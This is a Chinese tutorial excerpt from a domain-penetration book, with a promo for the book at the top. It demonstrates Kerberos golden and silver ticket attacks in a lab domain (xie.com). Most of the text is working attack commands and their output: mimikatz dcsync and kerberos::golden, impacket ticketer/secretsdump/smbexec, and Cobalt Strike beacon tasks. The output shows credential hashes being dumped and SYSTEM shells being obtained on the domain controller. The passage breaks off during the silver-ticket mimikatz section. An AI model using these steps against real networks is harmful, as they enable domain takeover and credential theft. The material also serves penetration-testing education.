


域权限维持之 PTT 票据传递攻击

本文部分节选自《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥129



本商品由 放心购 提供保障

谢公子学安全


在学习域的过程中，我们经常会听到黄金票据攻击，白银票据攻击。那么黄金票据攻击和白银票据攻击到底是什么呢？需要说明的是，无论是黄金票据攻击还是白银票据攻击，都是属于票据传递攻击(Pass The Ticket, PTT)，而票据传递攻击是基于 Kerberos 认证的攻击方式。

黄金票据攻击利用的前提是获得了域内 krbtgt 用户的 NTLM 哈希或 AES Key 值；白银票据攻击利用的前提是获得了域内服务账号的 NTLM 哈希或 AES

Key 值。由于获得域内 krbtgt 用户或服务账号的 NTLM 哈希或 AES Key 值需要高权限，因此票据传递攻击通常用于域权限维持。

黄金票据(Golden Ticket)攻击

在 Kerberos 认证过程的 AS-REP 阶段，在经过预认证后，KDC 的 AS 认证服务返回的 TGT 认购权证中加密部分 authorization-data 是使用 krbtgt 密钥加密的，而 authorization-data 中存放着代表用户身份的 PAC，并且在这个阶段 PAC 的 PAC_SERVER_CHECKSUM 签名和 PAC_PRIVSVR_CHECKSUM 签名的密钥都是 krbtgt 密钥。如图所示是 AS-REQ&AS-REP 的简要流程：



因此，只要我们能拥有 krbtgt 的密钥，就能够伪造高权限的 PAC，然后将其封装在 TGT 认购权证中。客户端再拿着这个 TGT 认购权证以高权限请求任意服务的票据！需要说明的是，使用 krbtgt 密钥生成高权限的 TGT 认购权证这个过

程是离线的，不需要连接 KDC。这个攻击过程被称为黄金票据(Golden Ticket)传递攻击。

要创建黄金票据，我们需要知道以下信息：

- krbtgt 账号的 NTLM 哈希或 AES Key 值
- 域的 SID 值
- 域名
- 要伪造的域用户，一般填写高权限帐户，如域管理员

通过在域控上查询我们得到如下信息：

- krbtgt 哈希：badf5dbde4d4cbbd1135cc26d8200238
- 域 sid：S-1-5-21-1313979556-3624129433-4055459191
- 域名：xie.com
- 域管理员：administrator

如下，使用 mimikatz 获得相关信息：

```
mimikatz.exe "lsadump::dcsync /domain:xie.com /user:krbtgt /csv" "exit" > 1.txt
```

如图所示，通过 mimikatz 执行相关命令查询到 krbtgt 用户的 NTLM 哈希值。以及通过 whoami /all 命令查询出域的 SID 值。

C:\Users\Administrator\Desktop>mimikatz.exe "lsadump::dcsync /domain:xie.com /user:krbtgt /csv" "exit"

```

.#####.  mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /domain:xie.com /user:krbtgt /csv
[DC] 'xie.com' will be the domain
[DC] 'AD01.xie.com' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (0)
502 krbtgt badf5dbde4d4cbbd1135cc26d8200238 514

mimikatz(commandline) # exit
Bye!

C:\Users\Administrator\Desktop>whoami /all

USER INFORMATION
-----

User Name          SID
=====
xie\administrator S-1-5-21-1313979556-3624129433-4055459191-500

```

现在我们需要利用这些信息来进行黄金票据传递攻击了。能进行黄金票据传递攻击的工具有很多，这里只介绍使用 impacket、mimikatz 和 CobaltStrike 来进行黄金票据传递攻击。

实验环境如下：

- 域控系统版本：Windows Server 2012R2
- 域控主机名：AD01
- 域控 ip：10.211.55.4
- 域内主机系统版本：Windows10
- 域内主机名：win10
- 域内主机 ip：10.211.55.16

1. 使用 impacket 进行攻击

我们可以使用 impacket 下的 ticketer.py 脚本来离线生成黄金票据，然后将票据导入内存中，即可使用 secretsdump.py、smbexec.py 等脚本进行后利用。命令如下：

#生成黄金票据

```
python3 ticketer.py -domain-sid S-1-5-21-1313979556-3624129433-4055459191  
-nthash badf5dbde4d4cbbd1135cc26d8200238 -domain xie.com administrator
```

#导入票据

```
export KRB5CCNAME=administrator.ccache
```

#导出 administrator 用户的哈希

```
python3 secretsdump.py -k -no-pass administrator@AD01.xie.com -dc-ip 10.211.55.  
4 -just-dc-user administrator
```

#访问域控 AD01

```
python3 smbexec.py -no-pass -k administrator@AD01.xie.com -dc-ip 10.211.55.4
```

#访问域内主机 win10

```
python3 smbexec.py -no-pass -k administrator@win10.xie.com -dc-ip 10.211.55.4  
-codec gbk
```

如图所示，通过 impacket 进行黄金票据攻击，可以看到已经导出了域管理员 administrator 的哈希了。

```

+ examples python3 ticketer.py -domain-sid S-1-5-21-1313979556-3624129433-4055459191 -nthash badf5dbde4d4cbbd1135cc26d8200238 -do
main xie.com administrator
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for xie.com/administrator
[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncAsRepPart
[*] Signing/Encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRIVSVR_CHECKSUM
[*] EncTicketPart
[*] EncAsRepPart
[*] Saving ticket in administrator.ccache
+ examples export KRB5CCNAME=administrator.ccache
+ examples python3 secretsdump.py -k -no-pass administrator@AD01.xie.com -dc-ip 10.211.55.4 -just-dc-user administrator
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
xie.com\Administrator:500:aad3b435b51404eeaad3b435b51404ee:33e17aa21ccc6ab0e6ff30eecb918dfb:::
[*] Kerberos keys grabbed
xie.com\Administrator:aes256-cts-hmac-sha1-96:12523da940ec84b76206bb346844b6a483f0569a9edb9e55f418e0c62c17a1ce
xie.com\Administrator:aes128-cts-hmac-sha1-96:f756bd7e584d9f42df7a618263a23644
xie.com\Administrator:des-cbc-md5:c473ea8a293daea4
[*] Cleaning up...

```

如图所示，通过黄金票据攻击获得了域控 AD01 和域内主机 win10 的最高权限了。

```

+ examples python3 smbexec.py -no-pass -k administrator@AD01.xie.com -dc-ip 10.211.55.4 -codec gbk
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
AD01

C:\Windows\system32>exit
+ examples python3 smbexec.py -no-pass -k administrator@win10.xie.com -dc-ip 10.211.55.4 -codec gbk
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\WINDOWS\system32>whoami
nt authority\system

C:\WINDOWS\system32>hostname
win10

```


注：这里需要注意的是，需要先在本地 hosts 文件里面添加目标域控 AD01 对应的 ip。如果要访问其他主机，也需要在 hosts 文件里添加其他主机对应的 ip，如图所示是 hosts 文件：


```
10.211.55.4      ad01.xie.com
10.211.55.16    win10.xie.com
```

2. 使用 mimikatz 进行攻击

使用 mimikatz 进行攻击的话，攻击机可以是域中的普通机器，也可以不是域中的机器。当攻击机不在域中时，需要将 DNS 服务器设置为域控。

如图所示，当主机不在域内时，配置其 DNS 服务器为域控 10.211.55.4。



Internet 协议版本 4 (TCP/IPv4) 属性

×

fcmit.cc

常规

备用配置

如果网络支持此功能，则可以获取自动指派的 IP 设置。否则，你需要从网络系统管理员处获得适当的 IP 设置。

☒ 自动获得 IP 地址(O)

☐ 使用下面的 IP 地址(S):

IP 地址(I):

子网掩码(U):

默认网关(D):

☐ 自动获得 DNS 服务器地址(B)

☒ 使用下面的 DNS 服务器地址(E):

首选 DNS 服务器(P):

10 . 211 . 55 . 4

备用 DNS 服务器(A):

☐ 退出时验证设置(L)

高级(V)...

确定

取消

首先执行如下命令可以看到本机并没有权限导出域内任意用户哈希。

```
mimikatz.exe "lsadump::dcsync /domain:xie.com /user:krbtgt /csv" "exit"
```

如图所示，可以看到默认情况下本机无权限导出域内任意用户哈希。


```

C:\Users\hack.XIE\Desktop>mimikatz.exe "lsadump::dcsync /domain:xie.com /user:krbtgt /csv" "exit"

.#####.   mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz(commandline) # lsadump::dcsync /domain:xie.com /user:krbtgt /csv
[DC] 'xie.com' will be the domain
[DC] 'AD01.xie.com' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
ERROR kuhl_m_lsadump_dcsync ; GetNCChanges: 0x000020f7 (8439)

mimikatz(commandline) # exit
Bye!

```

然后执行如下命令生成黄金票据并导入内存中，就拥有导出任意用户哈希的权限了。

mimikatz.exe

#生成并导入黄金票据到当前内存中

```

kerberos::golden /user:administrator /domain:xie.com /sid:S-1-5-21-1313979556-3
624129433-4055459191 /krbtgt:badf5dbde4d4cbbd1135cc26d8200238 /ptt

```

#验证是否成功，导出指定用户哈希

```

lsadump::dcsync /domain:xie.com /user:krbtgt /csv

```

如图所示，通过黄金票据攻击之后，即有权限导出域内任意用户哈希了！

```

C:\Users\hack.XIE\Desktop>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX           ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz # kerberos::golden /user:administrator /domain:xie.com /sid:S-1-5-21-1313979556-3624129433-4055459191 /krbtgt:badf5dbde4d4cbbd1135cc26d8200238 /ptt
User      : administrator
Domain    : xie.com (XIE)
SID       : S-1-5-21-1313979556-3624129433-4055459191
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: badf5dbde4d4cbbd1135cc26d8200238 - rc4_hmac_nt
Lifetime  : 2022/1/5 23:35:47 ; 2032/1/3 23:35:47 ; 2032/1/3 23:35:47
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'administrator @ xie.com' successfully submitted for current session

mimikatz # lsadump::dcsync /domain:xie.com /user:krbtgt /csv
[DC] 'xie.com' will be the domain
[DC] 'AD01.xie.com' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
502   krbtgt  badf5dbde4d4cbbd1135cc26d8200238      514

```

3. 使用 CobaltStrike 进行攻击

当使用 CobaltStrike 进行攻击时，上线的机器可以是域中的普通机器，也可以不是域中的机器。当上线的机器不在域中时，需要将该机器的 DNS 服务器设置为域控。命令行设置 DNS 服务器命令如下：

```
netsh interface ip set dns "以太网" static 10.211.55.4
```

如图所示，通过 CobaltStrike 设置当前主机的 DNS 为 10.211.55.4。

```

-----设置DNS服务器-----
[*] Tasked beacon to run: netsh interface ip set dns "以太网" static 10.211.55.4
[+] host called home, sent: 85 bytes
received output:

```


如图所示，然后查询即可看到 DNS 服务器此时已经设置为 10.211.55.4 了。

以太网适配器 以太网:

```
连接特定的 DNS 后缀 . . . . . : localdomain
描述. . . . . : Intel(R) 82574L Gigabit Network Connection #2
物理地址. . . . . : 00-1C-42-99-C1-23
DHCP 已启用 . . . . . : 是
自动配置已启用. . . . . : 是
IPv6 地址 . . . . . : fdb2:2c26:f4e4:0:c5c4:606f:3c58:cb8(首选)
临时 IPv6 地址. . . . . : fdb2:2c26:f4e4:0:d128:886a:831c:4ca2(首选)
本地链接 IPv6 地址. . . . . : fe80::c5c4:606f:3c58:cb8%6(首选)
IPv4 地址 . . . . . : 10.211.55.16(首选)
子网掩码 . . . . . : 255.255.255.0
获得租约的时间 . . . . . : 2022年1月13日 10:13:58
租约过期的时间 . . . . . : 2022年1月13日 10:43:58
默认网关. . . . . : 10.211.55.1
DHCP 服务器 . . . . . : 10.211.55.1
DHCPv6 IAID . . . . . : 335551554
DHCPv6 客户端 DUID . . . . . : 00-01-00-01-27-A5-43-3B-00-0C-29-DA-49-F2
DNS 服务器 . . . . . : 10.211.55.4
TCP/IP 上的 NetBIOS . . . . . : 已启用
```

然后如下操作，选中目标 session，然后右键执行——>黄金票据

如图所示，点击黄金票据：



如图所示，输入相应的信息后，点击 Build。

Golden Ticket

生成黄金票证并将其注入当前会话。

用户名: administrator

Domain: xie.com

Domain SID: S-1-5-21-1313979556-3624129433-4055459191

KRBTGT Hash: badf5dbde4d4cbbd1135cc26d8200238

Build 帮助

如图所示，可以看到黄金票据生成并导入内存中了。

```
beacon> mimikatz kerberos::golden /user:administrator /domain:xie.com /sid:S-1-5-21-1313979556-3624129433-4055459191 /krbtgt:
badf5dbde4d4cbbd1135cc26d8200238 /endin:480 /renewmax:10080 /ptt
[*] Tasked beacon to run mimikatz's kerberos::golden /user:administrator /domain:xie.com /sid:S-1-5-21-1313979556-3624129433-4055459191 /krbtgt:
badf5dbde4d4cbbd1135cc26d8200238 /endin:480 /renewmax:10080 /ptt command
[+] host called home, sent: 297586 bytes
received output:
User      : administrator
Domain    : xie.com (XIE)
SID       : S-1-5-21-1313979556-3624129433-4055459191
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: badf5dbde4d4cbbd1135cc26d8200238 - rc4_hmac_nt
Lifetime  : 2022/1/5 23:39:37 ; 2022/1/6 7:39:37 ; 2022/1/12 23:39:37
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'administrator @ xie.com' successfully submitted for current session
```

然后就可以执行高权限操作了。如图所示，导出域内任意用户哈希。

```

-----导出域内指定用户hash-----
[*] Tasked beacon to run mimikatz's @lsadump::dcsync /domain:XIE.COM /user:krbtgt command
[+] host called home, sent: 297586 bytes
received output:
[DC] 'XIE.COM' will be the domain
[DC] 'AD01.xie.com' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN          : krbtgt

** SAM ACCOUNT **


SAM Username       : krbtgt
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 2021/2/27 20:41:36
Object Security ID  : S-1-5-21-1313979556-3624129433-4055459191-502
Object Relative ID  : 502

Credentials:
Hash NTLM: badf5dbde4d4cbbd1135cc26d8200238
ntlm- 0: badf5dbde4d4cbbd1135cc26d8200238
lm - 0: 71cb69d5f1a3fa2a0a60b62695159cf0

```

白银票据(Silver Ticket)攻击

在 Kerberos 认证过程的 TGS-REP 阶段，在验证了客户端发来的 TGT 认购权证的真实性和会话安全性后，KDC 的 TGS 票据授予服务将返回指定服务的 ST 服务票据。ST 服务票据中加密部分 authorization-data 是使用服务密钥加密的，而 authorization-data 中存放着代表用户身份的 PAC，并且在这个阶段 PAC 的 PAC_SERVER_CHECKSUM 签名的密钥也是服务密钥(但是该阶段 PAC 的 PAC_PRIVSVR_CHECKSUM 签名的密钥是 krbtgt 密钥，此时客户端并不能伪造 PAC_PRIVSVR_CHECKSUM 签名)。如图所示，是 TGS-REQ&TGS-REP 的简要流程：



因此, 只要我们能拥有指定服务的密钥, 就能够伪造高权限的 PAC, 然后将其封装在 ST 服务票据中, 并对其进行 PAC_SERVER_CHECKSUM 签名和加密。客户端再拿着这个 ST 服务票据以高权限访问指定服务! 这里需要说明的是, 由于 PAC_PRIVSVR_CHECKSUM 签名的验证是可选的, 并且默认不开启。因此即使攻击者无法伪造 PAC_PRIVSVR_CHECKSUM 签名, 也能利用该 ST 服务票据以高权限进行正常请求! 这个攻击过程被称为白银票据(Silver Ticket)传递攻击。

要创建白银票据, 我们需要知道以下信息:

- 目标服务的密钥
- 域的 SID 值
- 域名
- 要伪造的域用户, 一般填写高权限帐户, 如域管理员

以下我们进行白银票据攻击使用的服务是域控 AD01 的服务，可以是 LDAP/CIFS/WinRM 等服务。因此这里的密钥就是域控 AD01\$机器账号的密钥了。当请求的是指定服务如 LDAP 服务时，拥有的权限也只能是指定服务的权限。

通过在域控上查询我们得到如下信息：

- 服务哈希：d5d05db9b06988c17f903ef4847d9367
- 域 sid：S-1-5-21-1313979556-3624129433-4055459191
- 域名：xie.com
- 域管理员：administrator

如下，使用 mimikatz 获得相关信息：

```
mimikatz.exe "lsadump::dcsync /domain:xie.com /user:AD01$ /csv" "exit" > 1.txt
```

如图所示，通过 mimikatz 执行相关命令查询到机器用户 AD01\$的 NTLM 哈希值。以及通过 whoami /all 命令查询出域的 SID 值。

C:\Users\Administrator\Desktop>mimikatz.exe

```

.#####.   mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /domain:xie.com /user:AD01$ /csv
[DC] 'xie.com' will be the domain
[DC] 'AD01.xie.com' will be the DC server
[DC] 'AD01$' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
1002      AD01$      d5d05db9b06988c17f903ef4847d9367      532480

mimikatz # exit
Bye!

C:\Users\Administrator\Desktop>whoami /all

USER INFORMATION
-----

User Name      SID
=====
xie\administrator S-1-5-21-1313979556-3624129433-4055459191-500

```

现在我们需要利用这些信息来进行白银票据传递攻击了。能进行白银票据传递攻击的工具很多，这里只介绍使用 impacket、mimikatz 和 CobaltStrike 来进行白银票据传递攻击。

实验环境如下：

- 域控系统版本：Windows Server 2012R2
- 域控主机名：AD01
- 域控 ip：10.211.55.4

1. 使用 **impacket** 进行攻击

我们可以使用 **impacket** 下的 **ticketer.py** 脚本来离线生成白银票据，然后将票据导入内存中，即可使用 **secretsdump.py**、**smbexec.py** 等脚本进行后利用。命令如下：

#生成白银票据

```
python3 ticketer.py -domain-sid S-1-5-21-1313979556-3624129433-4055459191  
-nthash d5d05db9b06988c17f903ef4847d9367 -spn cifs/AD01.xie.com -domain xi  
e.com administrator
```

#导入票据

```
export KRB5CCNAME=administrator.ccache
```

#访问域控 AD01

```
python3 smbexec.py -no-pass -k administrator@AD01.xie.com -dc-ip 10.211.55.4
```

#导出 administrator 用户的哈希

```
python3 secretsdump.py -k -no-pass administrator@AD01.xie.com -dc-ip 10.211.55.  
4 -just-dc-user administrator
```

如图所示，对域控 AD01 进行基于 cifs 服务的白银票据攻击，攻击完成后，获得域控的最高权限：

```

+ examples python3 ticketer.py -domain-sid S-1-5-21-1313979556-3624129433-4055459191 -nthash d5d05db9b06988c17f903ef4847d9367 -sp
n cifs/AD01.xie.com -domain xie.com administrator
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for xie.com/administrator
[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncTGSRepPart
[*] Signing/Encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRIVSVR_CHECKSUM
[*] EncTicketPart
[*] EncTGSRepPart
[*] Saving ticket in administrator.ccache
+ examples export KRB5CCNAME=administrator.ccache
+ examples python3 smbexec.py -no-pass -k administrator@AD01.xie.com -dc-ip 10.211.55.4
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
AD01

C:\Windows\system32>exit
+ examples python3 secretdump.py -k -no-pass administrator@AD01.xie.com -dc-ip 10.211.55.4 -just-dc-user administrator
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
xie.com\Administrator:500:aad3b435b51404eeaad3b435b51404ee:33e17aa21ccc6ab0e6ff30eecb918dfb:::
[*] Kerberos keys grabbed

```

这里由于是白银票据，因此只能访问指定服务，并不能访问其他服务。如下，当尝试访问其他服务时，报错！

注：这里需要注意的是，需要先在本地 hosts 文件里面添加目标域控 AD01 对应的 ip。如果要访问其他主机，也需要在 hosts 文件里添加其他主机对应的 ip，如图所示是 hosts 文件：

```

10.211.55.4      ad01.xie.com
10.211.55.16    win10.xie.com

```

2. 使用 mimikatz 进行攻击

使用 mimikatz 进行攻击的话，攻击机可以是域中的普通机器，也可以不是域中的机器。当攻击机不在域中时，需要将 DNS 服务器设置为域控。

如图所示，当主机不在域内时，配置其 DNS 服务器为域控 10.211.55.4。

Internet 协议版本 4 (TCP/IPv4) 属性 ×

常规 备用配置

如果网络支持此功能，则可以获取自动指派的 IP 设置。否则，你需要从网络系统管理员处获得适当的 IP 设置。

☒ 自动获得 IP 地址(O)

☐ 使用下面的 IP 地址(S):

